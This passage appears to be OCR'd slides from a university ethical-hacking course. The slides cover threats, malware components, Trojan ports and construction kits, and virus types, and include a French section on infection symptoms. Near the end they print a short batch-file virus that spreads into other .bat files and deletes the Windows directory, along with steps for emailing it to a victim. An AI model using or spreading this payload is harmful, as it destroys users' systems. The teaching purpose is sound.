Ecole Supérieure
d'Informatique et du Numérique
COLLEGE OF ENGINEERING & ARCHITECTURE

ETHICAL HACKING & DEFENSE

Certified Ethical Hacker

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Module Objectives

1. Understanding the Threat and Threat Sources
2. Understanding Malware and Components of Malware
3. Overview of Common Techniques Attackers use to Distribute Malware on the Web
4. Overview of Different Types of Malware and Malware Countermeasures
5. Understanding Vulnerability and Vulnerability Classification
6. Understanding Vulnerability Assessment and Types of Vulnerability Assessment
7. Overview of Vulnerability Scoring Systems and Vulnerability Management Life Cycle
8. Understanding Vulnerability Assessment Tools and Vulnerability Exploitation

Module Flow

1. **Define Threat and Threat Sources**
2. **Define Malware and its Types**
3. **Define Vulnerabilities**
4. **Define Vulnerability Assessment**



What is a Threat?




- A threat is the potential occurrence of an undesirable event that can eventually **damage** and **disrupt** the operational and functional activities of an organization

- Attackers use cyber threats to **infiltrate** and **steal data** such as individual's personal information, financial information, and login credentials



Threat Sources



Module Flow

1. Define Threat and Threat Sources
2. Define Malware and its Types
3. Define Vulnerabilities
4. Define Vulnerability Assessment





Introduction to Malware

- Malware is malicious software that **damages or disables computer systems** and **gives limited or full control** of the systems to the malware creator for the purpose of theft or fraud

Malware programmers develop and use malware to:

- Attack browsers and **track websites** visited
- **Slow down** systems and degrade system performance
- Cause hardware failure, rendering computers **inoperable**
- **Steal personal information**, including contacts

Different Ways for Malware to Enter a System



1. Instant Messenger applications
2. Portable hardware media/removable devices
3. Browser and email software bugs
4. Untrusted sites and freeware web applications/ software
5. Downloading files from the Internet
6. Email attachments
7. Installation by other malware
8. Bluetooth and wireless networks

Common Techniques Attackers Use to Distribute Malware on the Web




Black hat Search Engine Optimization (SEO)	Ranking malware **pages highly** in search results
Social Engineered Click-jacking	Tricking users into **clicking on innocent-looking** webpages
Spear-phishing Sites	Mimicking legitimate institutions in an attempt to **steal login credentials**
Malvertising	Embedding malware in **ad-networks** that display across hundreds of legitimate, high-traffic sites
Compromised Legitimate Websites	Hosting embedded malware that spreads to **unsuspecting visitors**
Drive-by Downloads	**Exploiting flaws** in browser software to install malware just by visiting a web page
Spam Emails	Attaching the malware to emails and tricking victims **to click the attachment**

Components of Malware

- The components of a malware software **depend on the requirements of the malware author** who designs it for a specific target to perform intended tasks

Malware Component	Description
Crypter	Software that protects malware from undergoing reverse engineering or analysis
Downloader	A type of Trojan that downloads other malware from the Internet on to the PC
Dropper	A type of Trojan that covertly installs other malware files on to the system
Exploit	A malicious code that breaches the system security via software vulnerabilities to access information or install malware
Injector	A program that injects its code into other vulnerable running processes and changes how they execute to hide or prevent its removal
Obfuscator	A program that conceals its code and intended purpose via various techniques, and thus, makes it hard for security mechanisms to detect or remove it
Packer	A program that allows all files to bundle together into a single executable file via compression to bypass security software detection
Payload	A piece of software that allows control over a computer system after it has been exploited
Malicious Code	A command that defines malware's basic functionalities such as stealing data and creating backdoors


AD
.100
Win7
Kali

Types of Malware




1. Trojans
2. Viruses
3. Ransomware
4. Computer Worms
5. Rootkits
6. PUAs or Grayware
7. Spyware
8. Keylogger
9. Botnets
10. Fileless Malware

What is a Trojan?

It is a program in which the **malicious** or **harmful code** is contained inside an apparently harmless program or data, which can later gain control and cause damage

Trojans get activated when a **user performs certain predefined actions**

Trojans **create a covert communication channel** between the victim computer and the attacker for transferring sensitive data



Indications of Trojan Attack

The **computer screen blinks**, flips upside-down, or is inverted so that everything is **displayed backward**

The **default background** or wallpaper settings **change automatically**

Web pages **suddenly open** without input from the user



The **color settings** of the operating system (OS) **change automatically**

Antivirus programs are automatically **disabled**

Pop-ups with bizarre messages **suddenly appear**

How Hackers Use Trojans

- **Delete** or replace critical **operating system files**
- Record screenshots, audio, and video of victim's PC
- Use victim's PC for spamming and **blasting email messages**
- Download spyware, adware, and malicious files
- **Disable firewalls** and antivirus
- **Create backdoors** to gain remote access
- Steal personal information such as passwords, security codes, and credit card information
- **Encrypt the data** and lock out the victim from accessing the machine



Common Ports used by Trojans

Port	Trojan	Port	Trojan	Port	Trojan
20/22/80/443	Emotet	**1807**	SpySender	**8080**	Zeus, Shamoon
21	Blade Runner, DarkFTP	**1863**	XtremeRAT	**8787 / 54321**	BackOfrice 2000
22	SSH RAT, Linux Rabbit	**2140/3150/6670-71**	Deep Throat	**10048**	Delf
23	EliteWrap	**5000**	SpyGate RAT, Punisher RAT	**10100**	Gift
68	Mspy	**5400-02**	Blade Runner	**11000**	Senna Spy
80	Ismdoor, Poison Ivy, POWERSTATS	**6666**	KilerRat, Houdini RAT	**11223**	Progenic Trojan
443	Cardinal RAT, gh0st RAT, TrickBot	**6667/12349**	Bionet, Magic Hound	**12223**	Hack´99 KeyLogger
445	WannaCry, Petya	**6969**	GateCrasher, Priority	**23456**	Evil FTP, Ugly FTP
1177	njRAT	**7000**	Remote Grab	**31337-38**	Back Orifice/ Back Orifice 1.20/ Deep BO
1604	DarkComet RAT, Pandora RAT	**7789**	ICKiller	**65000**	Devil

Types of Trojans



- Trojans are categories **according to their functioning and targets**

Some of the example includes:			
1	Remote Access Trojans	8	Service Protocol Trojans
2	Backdoor Trojans	9	Mobile Trojans
3	Botnet Trojans	10	IoT Trojans
4	Rootkit Trojans	11	Security Software Disabler Trojans
5	E-Banking Trojans	12	Destructive Trojans
6	Point-of-Sale Trojans	13	DDoS Attack Trojans
7	Defacement Trojans	14	Command Shell Trojans

Creating a Trojan

- **Trojan Horse construction kits** help attackers to **construct Trojan horses** of their choice
- The tools in these kits can be dangerous and can backfire if not properly executed

Trojan Horse Construction Kits

- DarkHorse Trojan Virus Maker
- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker



Theef RAT Trojan

Theef is a **Remote Access Trojan** written in Delphi. It allows remote attackers access to the system via port 9871

What is a Virus?

- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads**, **infected disk/flash drives**, and as **email attachments**

Characteristics of Viruses

- **Infect other programs**
- **Transform themselves**
- **Encrypt themselves**
- **Alter data**
- **Corrupt files and programs**
- **Self-replicate**



Purpose of Creating Viruses



Indications of Virus Attack

01 Processes require more resources and time, resulting in degraded performance

02 Computer beeps with no display

03 Drive label changes and OS does not load

04 Constant antivirus alerts



05 Computer freezes frequently or encounters an error such as BSOD

06 Files and folders are missing

07 Suspicious hard drive activity

08 Browser window "freezes"


Les 10 symptômes d'une infection malware

- **Des bugs inattendus :** Si vous en avez déjà fait l'expérience, vous savez surement déjà à quel point il est terrifiant de voir que votre système plante et que votre écran se transforme régulièrement en cet inquiétant écran bleu. C'est une alerte, quelque chose cloche vraiment. Si cela vous arrive, lancez immédiatement une analyse de votre système afin de détecter une quelconque infection.
- **Votre système est lent :** Si aucunes applications lourdes n'est ouverte sur votre ordinateur mais que vous constatez qu'il est lent, c'est peut être que votre système est infecté par un virus.
- **Un disque dur anormalement actif :** Dans le même esprit, si vous constatez une activité anormale de votre disque dur lorsque votre ordinateur est arrêté, considérez cela comme le signal alarmant d'une infection potentielle.
- **Des fenêtres étranges :** Si des fenêtres étranges s'ouvrent lors du processus de démarrage, en particuliers celles qui vous alarment de l'impossibilité d'accéder à différents programmes, quelque chose cloche.
- **D'étranges avertissement :** Si des boites de dialogue suspectes s'ouvrent lorsque votre système fonctionne en vous alertant que plusieurs programmes ou fichiers n'ont pas pu ouvrir, c'est également mauvais signe.

Les 10 symptômes d'une infection malware

- **Un mauvais fonctionnement de vos programmes**: Si vos programmes disparaissent, sont corrompus ou commencent à s'ouvrir sans avoir été lancé, et/ou que vous recevez une notification indiquant qu'un programme essaie d'accéder à Internet sans votre commande, c'est un signal très alarmant indiquant que vous êtes victimes d'un malware.
- **L'activité de votre réseau sans fil** : Si votre routeur clignote constamment en vous indiquant un haut niveau d'activité de votre réseau alors qu'aucun autres programmes importants n'est ouvert et que vous n'êtes pas en train d'accéder à tout un tas de données Internet, c'est que quelque chose ne tourne pas rond.
- **Les e-mails inconstants :** Si vos e-mails ne sont pas envoyés ou que vos contacts vous disent qu'ils reçoivent des e-mails étranges de votre part alors que vous ne leurs en avez même pas envoyé, c'est une réelle indication que votre système a été corrompu (ou que l'on vous a dérobé votre mot de passe de boite mail).
- **Des adresses IP blacklistées** : Si vous recevez une notification vous indiquant que votre adresse IP a été blacklistéé, vous pouvez être certain que votre PC n'est pas entre de bonnes mains- il y a de grandes chances que votre ordinateur ait été compromis et qu'il participe à l'heure actuelle à l'élaboration de botnet.
- **Une désactivation inattendue de l'anti-virus** : Un grand nombre de programme malware sont conçus pour désactiver les suites anti-virus qui seraient potentiellement amènes de les éradiquer, donc, si votre système anti-virus se désactive soudainement, c'est le signe d'un problème bien plus important.

Stages of Virus Lifecycle



01

Design

Developing virus code using **programming languages** or construction kits

02

Virus replicates itself for a period within the **target system** and then spreads itself

Replication

03

Launch

It gets activated when the user performs certain actions such as running **infected programs**

04

A virus is identified as a threat infecting target system

Detection

05


Incorporation

Antivirus software developers **assimilate defenses** against the virus

06

Users **install antivirus updates** and eliminate the **virus threats**

Execution of the damage routine


Domain Controller (server)
AD
22
forest
Domain
F
GPO
Win
Workgroups
Domain
DC=UIR,DC
AD
Join
UIR\User1
UIR\Admin

How does a Computer Get Infected by Viruses?



When a user accepts files and downloads without properly checking the source

Not running the latest antivirus application

Opening infected e-mail attachments

Clicking malicious online ads

Installing pirated software

Using portable media

Not updating and not installing new versions of plug-ins

Connecting to untrusted networks

Types of Viruses



- Viruses are categories **according to their functioning and targets**
- Some of the example includes:



System or Boot Sector Virus	**Polymorphic Virus**	**Web Scripting Virus**
File and Multipartite Virus	**Metamorphic Virus**	**Email and Armored Virus**
Macro and Cluster Virus	**Overwriting File or Cavity Virus**	**Add-on and Intrusive Virus**
Stealth/Tunneling Virus	**Companion/Camouflage Virus**	**Direct Action or Transient Virus**
Encryption Virus	**Shell and File Extension Virus**	**Terminate & Stay Resident Virus**
Sparse Infector Virus	**FAT and Logic Bomb Virus**	

Creating a Virus

A virus can be created in two different ways:

- **Writing a Virus Program**
- **Using Virus Maker Tools**

1 Writing a Virus Program

Create a batch file Game.bat with this text

```
@ echo off
for %%f in (*.bat) do
copy %%f + Game.bat
del c:\Windows\*.*
```



1. Convert the Game.bat batch file to Game.com using the **bat2com** utility
2. Send the Game.com file as an **email attachment** to a victim



3. When run, it **copies itself** to all the .bat files in the current directory and **deletes** all the files in the Windows directory

Creating a Virus (Cont'd)

